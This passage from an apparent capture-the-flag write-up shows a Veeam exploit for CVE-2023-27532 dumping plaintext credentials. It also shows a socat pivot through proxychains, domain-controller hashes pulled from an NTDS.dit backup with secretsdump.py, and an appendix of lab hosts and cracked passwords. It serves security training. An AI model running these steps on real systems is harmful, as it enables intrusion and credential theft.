$ ./CVE_2023_27532.exe net.tcp://127.0.0.1:9401/ | awk -F "," '{print $2" "$3}' | grep -v root
UserName=admbackup Password=jRj/e_lu[FB\Rgrt.r7<t'!^_d6
UserName=admbuild Password=#TryHarder!ThisIsN0tTh3P0$$w0rd!
UserName=admdat Password=#]P-+*62L&.*gw!>KL%ok>5Y-;
UserName=admveeam Password=Subpanel-corporate-seldom-quiet-unbroken-unsolved-fossil-Deskwork#42
UserName=MTF\admbuild Password=snaking-ahoy-flagman-footgear-straddle-gyration-puzzling-rearrange
UserName=MTF\Administrator Password=#TryHarder!AndHaveFun-CWCTF2024
$


```

```

$ proxychains -q -f prx.conf socat tcp-listen:9401,reuseaddr,fork tcp:10.10.0.240:9401


```

One of the extracted credentials, used by Veeam to connect to servers for performing backups, belonged to the Veeam Admin *admveeam*. As the name implies, the account had administrative privileges, enabling access to the server via RDP with these rights. This allowed us to connect to the server and look for backups of a Domain Controller. As seen in the screenshot below, there is already a backup of the *MTF-DC02* domain controller. It seems that this is not a full backup, but we hope for the best considering the title of the backup: *"Important System Files"*:



³²<https://www.veeam.com/kb4424>

After the backup was opened through the *Veeam Console*, we had access to the backup and the files inside it. Inside the backup, we found the `flag.txt` as well as the Windows registry hives.



Furthermore, the backup also included the *NTDS.dit*. The *NTDS.dit* file contains and manages all information pertaining to objects in the domain; it also holds the password hashes of all domain users within the *MTF.local* domain. These hashes can be extracted locally with the tool `secretsdump.py`, as illustrated in the figure below.

```
1 $ secretsdump.py -ntds ntds.dit -system system local
2 Impacket v0.11.0 - Copyright 2023 Fortra
3
4 [*] Target system bootKey: 0xc32a46e110b04f32b6f1b7ebda49f049
5 [*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
6 [*] Searching for pekList, be patient
7 [*] PEK # 0 found and decrypted: 003cb0d8848fca818e4a6d7364d6d94e
8 [*] Reading and decrypting hashes from ntds.dit
9 MTF-DC02$:1105:aad3b435b51404eeaad3b435b51404ee:[...]::
10 MTF-DC01$:1002:aad3b435b51404eeaad3b435b51404ee:[...]::
11 Guest:501:aad3b435b51404eeaad3b435b51404ee:[...]::
12 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:[...]::
13 Administrator:500:aad3b435b51404eeaad3b435b51404ee:[...]::
14 [...]
```

Dark Descent (Extra Miles)

After fully compromising the *Maultaschenfabrikle* and *BeanBeat* infrastructures during our 2024 assessment, one question remained: *where is the final solution to this challenge?* Many readers expected it to surface in the official 2024 walkthrough—yet it is conspicuously absent.


This is not an oversight.



Given the unexpectedly low number of successful solves in 2024 for this challenge, we suspect that this particular challenge might—just maybe—also appear in the current iteration. To avoid spoiling an active component, the intended solution has been deliberately omitted from the 2024 write-up. Including the final exploitation steps would risk revealing the core idea to participants who are still working through it.

Appendix

Overview Infrastrucutre



Internal – MTF.local

Name	Type	OS	IP Address
MTF-BCK01	Veeam	Windows Server 2022	10.10.0.240
MTF-SQL01	MSSQL Server	Windows Server 2022	10.10.0.220
MTF-DC01	Domain Controller	Windows Server 2022	10.10.0.10
MTF-DC02	Domain Controller	Windows Server 2022	10.10.0.20
MTF-CA01	Active Directory Certificate Services	Windows Server 2022	10.10.0.30
MTF-CA02	Active Directory Certificate Services	Windows Server 2022	10.10.0.40
MTF-FS01	Fileserver	Windows Server 2022	10.10.0.50
MTF-SRVTIME	Unix Server	Alpine Linux 3.20	10.10.0.110
MTF-SRVWIKI	Unix Server	Alpine Linux 3.20	10.10.0.200

Internal – BB.local

Name	Type	OS	IP Address
BB-JUMP	Server	Windows Server 2022 x64	172.20.0.10
PRINTER	Unix Server	Alpine Linux 3.20	172.20.0.200
BB-TIME	Unix Server	Alpine Linux 3.20	172.20.0.100
BB-TIME	Unix Server	Alpine Linux 3.20	10.10.0.100
LP-BB-0001	Workstation	Windows 11	172.20.0.110
LP-BB-0002	Workstation	Windows 11	172.20.0.111

Password Cracking Statistics

- 89 of 142 (62.68%) password hashes have been cracked.
- 77 of 89 (86.52%) of recovered passwords are unique.

The next sections provide various password statistics based on the cracked passwords.

Password Cluster Based on NT Hash

A cluster refers to the reuse of the same password across multiple user accounts. These clusters can also be identified through matching NT hashes. In the current environment, several large clusters have been identified, with more than five users sharing an identical password. Below are the top four entries:

Partial NT hash	Count	Percentage
██████████ce0db318377ded1d	5	3.40%
██████████0676148aff914ebe	4	2.72%
██████████7c43683612e80d9d	4	2.72%
██████████81acf964588e7e99	2	1.36%

Below, the individual clusters and their associated user accounts are presented in more detail:

NT-Hash: ██████████ce0db318377ded1d [5]

- lena.schulz
- maximilian.fischer
- anna.schmitt
- andreas.weber
- patrick.schmidt

NT-Hash: [REDACTED]0676148aff914ebe [4]

- annika.schmitt
- michaela.schneider
- marie.becker
- sandra.schmidt

NT-Hash: [REDACTED]7c43683612e80d9d [4]

- lisa.meyer
- christian.bauer
- sarah.meier
- katharina.vogel

NT-Hash: [REDACTED]81acf964588e7e99 [2]

- moritz.leiter
- jonathan.fuchs

Top 5 Passwords

The following table shows the most common passwords cracked in *MTF.local*:

Password	Count	Percentage
Maultaschen2024	5	5.62%
KurtsMaultaschenFabrikle1!	4	4.49%
KurtsMaultaschenFabrikle1	4	4.49%
FinestBeans2024!	2	2.25%
Kaffee4Ever!	1	1.12%

Top 5 Base Words

The following words are the top ten most used words in creating passwords in *MTF.local*:

Base Word	Count	Percentage
kurtsmaultaschenfabrikle	9	10.11%
maultaschen	8	8.99%
finestbeans	2	2.25%
asdfghjk	2	2.25%
kaffee4ever	1	1.12%